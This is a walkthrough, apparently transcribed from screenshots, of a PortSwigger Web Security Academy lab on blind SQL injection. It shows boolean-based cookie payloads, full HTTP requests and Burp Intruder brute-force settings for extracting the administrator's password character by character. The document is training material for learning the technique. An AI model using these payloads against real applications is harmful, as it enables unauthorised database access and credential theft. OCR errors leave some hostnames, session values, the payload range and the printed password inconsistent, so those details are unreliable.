

Lab: Blind SQL injection with conditional responses

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

The first step is to analyse how the application responding for the Boolean conditions as the UNION Attack does not work on Blind SQLi.

Boolean TRUE Payload: ' AND '1'='1

```
GET /filter?category=Gifts HTTP/2
Host: 0a5d001404f22aal837be6b4002c007b.web-security-academy.net
Cookie: TrackingId=vAL3YLDVZ2n4WAMP' AND '1'='1; session=PhSmJVj5qalrqsMF6McFPnLRZCOW3jq1
Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a5d001404f22aal837be6b4002c007b.web-security-academy.net/filter?category=Gifts
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

And the Response from the webpage is:

WE LIKE TO
SHOP



Gifts

Refine your search:

[All](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#) [Tech gifts](#) [Toys & Games](#)



Boolean FALSE Payload '1' = '2'


Request

Pretty Raw Hex



```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0ala0016044271228324b4590059001c.web-security-academy.net
3 Cookie: TrackingId=Joa6TR1EhSHWiTKW' AND '1'='2'; session=
  fDCB0mbREETfnstI2oJdVU5jCj9x6lwj
4 Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121",
  "Chromium";v="121"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0
  Safari/537.36 Edg/121.0.0.0
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
  =b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
  https://0ala0016044271228324b4590059001c.web-security-academy.n
  et/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17
18
```

And the Response from the webpage is,



Welcome back! Text is missing in the Boolean False Payload.

Let's check whether the user table exist or not using the following payload,

'Cookie: TrackingId=Joa6TR1EhSHWiTKW' **AND (SELECT 'a' FROM users LIMIT 1)='a;**

Request

```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0a1a0016044271228324b4590059001c.web-security-academy.net
3 Cookie: TrackingId=JoaGTR1EhSHW1TKW' AND (SELECT 'a' FROM users
4 LIMIT 1)='a'; session=EDCB0mbREETfntstICoJdVU5jCjSx61w)
5 Sec-Ch-Ua: "Hot A(Brand";v="99", "Microsoft Edge";v="121",
6 "Chromium";v="121"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
11 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0
12 Safari/537.36 Edg/121.0.0.0
13 Accept:
14 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
15 ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Sec-Fetch-Dest: document
20 Referer:
21 https://0a1a0016044271228324b4590059001c.web-security-academy.net/
22 Accept-Encoding: gzip, deflate, br
23 Accept-Language: en-US,en;q=0.9
24
25
26
27
28
```

Response

Web Security Academy Blind SQL injection with conditional responses LAB Not solved

Back to lab home Back to lab description >>

Home | Welcome back! | My account

WE LIKE TO SHOP

Gifts

Refine your search:

All Corporate gifts Food & Drink Gifts Tech gifts Toys & Games

While sending the payload we are getting Welcome back! In the Webpage response, we can confirm user table exist.

next we need to confirm Administrator username exist or not using the following payload,

Cookie: TrackingId=9oI3ciC9Q1XECORA' AND (SELECT 'a' FROM users WHERE username='administrator')='a;

Request

```
1 GET /filter?category=Pets HTTP/2
2 Host: 0abb00c4031f8260866e09fd006900f8.web-security-academy.net
3 Cookie: TrackingId=9oI3ciC9Q1XECORA' AND (SELECT 'a' FROM users WHERE
4 username='administrator')='a'; session=77JufGKh00701f5FdlbEXh5j7Ckx0
5 Sec-Ch-Ua: "Hot A(Brand";v="99", "Microsoft Edge";v="121",
6 "Chromium";v="121"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
11 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
12 Accept:
13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
14 bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
20 https://0abb00c4031f8260866e09fd006900f8.web-security-academy.net/
21 Accept-Encoding: gzip, deflate, br
22 Accept-Language: en-US,en;q=0.9
23
24
25
26
27
28
```

Response

Web Security Academy Blind SQL injection with conditional responses LAB Not solved

Back to lab home Back to lab description >>

Home | Welcome back! | My account

WE LIKE TO SHOP

Pets

Refine your search:


All Accessories Food & Drink Lifestyle Pets Tech gifts

While sending the payload we are getting Welcome back! In the Webpage response, we can confirm that in **users** table **administrator** username exist.

Next, we need to Determine the Length of the Password for the username administrator using the following payload,


Cookie: TrackingId=9oI3ciC9Q1XECora' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a;

For this we are going to use Burpsuite Intruder to brute force the length of the password,



Cookie: TrackingId=9oI3ciC9Q1XECora' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>\$1\$)='a;

\$1\$ denotes the area we are going to brute force, and the payload for the brute force area is the below,



Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste

Load ...

Remove

Clear

Welcome back!

Add

Enter a new item

Results Positions Payloads Resource pool Settings								
Filter: Showing all items								
Requ...	Payload	Status code	Error	Timeout	Length	Welcome back!	Comment	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
13	13	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
16	16	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
17	17	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
18	18	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
19	19	200	<input type="checkbox"/>	<input type="checkbox"/>	5411	1		
20	20	200	<input type="checkbox"/>	<input type="checkbox"/>	5350			
21	21	200	<input type="checkbox"/>	<input type="checkbox"/>	5350			
22	22	200	<input type="checkbox"/>	<input type="checkbox"/>	5350			

From this Intruder Response, we determined the length of the password 20 Characters.

Next, we need to determine each character of the password using the following payload in the burpsuite Intruder and using the following payload,

' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a

```
GET /filter?category=Pets HTTP/2
Host: 0ab00c4031f8260866e09fd006900f8.web-security-academy.net
Cookie: TrackingId=9oI3ciC9QIXRCoRA' AND (SELECT SUBSTRING(password,$1$,1) FROM users WHERE username='administrator')='a& session=77JufwKsh00P0iIf9Fd1bEXGh5jTGXs0
Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab00c4031f8260866e09fd006900f8.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

Cookie: TrackingId=9oI3ciC9Q1XECora' **AND (SELECT SUBSTRING(password,\$1\$,1) FROM users WHERE username='administrator')='§a§**;

1st Payload §1\$ denotes the index of the password, 2nd Payload §a§ denotes the character in each index.

1st Payload,

The screenshot shows the 'Payload settings [Numbers]' section of a web application. At the top, there are two rows of settings: 'Payload set: 1' and 'Payload count: 19' in the first row, and 'Payload type: Numbers' and 'Request count: 684' in the second row. Below this, the section is titled 'Payload settings [Numbers]' with a question mark icon. A description states: 'This payload type generates numeric payloads within a given range and in a specified format.' Under the heading 'Number range', there are several input fields: 'Type:' with radio buttons for 'Sequential' (selected) and 'Random'; 'From:' with a text box containing '1'; 'To:' with a text box containing '19'; 'Step:' with a text box containing '1'; and 'How many:' with an empty text box.

2nd Payload a-z, 0-9,

The screenshot shows the 'Payload settings [Simple list]' section of a web application. At the top, there are two rows of settings: 'Payload set: 2' and 'Payload count: 36' in the first row, and 'Payload type: Simple list' and 'Request count: 684' in the second row. Below this, the section is titled 'Payload settings [Simple list]' with a question mark icon. A description states: 'This payload type lets you configure a simple list of strings that are used as payloads.' The main area contains a list of items with buttons for 'Paste', 'Load ...', 'Remove', 'Clear', and 'Deduplicate' on the left. The list itself contains the characters 'a' through 'i'. At the bottom, there is an 'Add' button next to a text box containing 'Enter a new item', and a dropdown menu labeled 'Add from list ... [Pro version only]'.

We need Select Attack Type to Cluster Bomb to support Multiple Payload.

The Characters of the password are **rax5oumtzbique8khi5ec**



Blind SQL injection with conditional responses

[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [Welcome back!](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)